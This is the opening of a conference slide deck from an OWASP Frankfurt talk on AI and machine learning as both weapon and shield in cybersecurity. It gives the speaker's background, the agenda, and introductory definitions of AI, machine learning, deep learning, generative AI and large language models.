AI and ML in Cybersecurity
Weapon, Shield, or Both ?

Sara Rahimi

OWASP Frankfurt #71

March 2025

> whoami

Sara Rahimi

Senior Security Engineer

Arctic Wolf

- ❑ **14+ experience**
- ❑ **Security consultant**
  Securing financial, banking, insurance, manufacturing, commercial, and industrial sectors.
- ❑ **SOC Engineer**
  Incident Responder, SOAR designer, Forensic Analyst, CTI Engineer.

linkedin.com/sarahimi


Agenda

01 **Definition and Overview**
AI and ML Models

02 **AI and ML as Weapon**
Offensive use cases

03 **AI and ML as Shield**
Defensive use cases

04 **AI vs. AI**
Challenges, Future and Trends



Definition and Overview

What is AI ?

Artificial Intelligence (AI)

AI refers to computer systems that can perform tasks that usually require human intelligence

Machine Learning (ML)

ML, is a branch of AI. It allows machines to learn from data instead of being programmed with specific rules.

Deep Learning (DL)

DL, is a more advanced form of Machine Learning. Neural Networks are the foundation of Deep Learning.


Generative AI

Generative AI is a type of AI that creates new content.


Large Language Models (LLM)

LLM, focused on understanding and generating human language.


[ChatGPT—this is an example of a LLM]




AI Evolution Overview



AI Models



Rule-Based AI
Uses if-then logic (e.g., expert systems, symbolic AI)
Generative AI
Creates new text, images, and videos (e.g., ChatGPT, DALL·E)
Learning-Based AI
Uses data to improve performance over time.

Machine Learning Models




Reference: www.rocketsource.com/blog/machine-learning-models

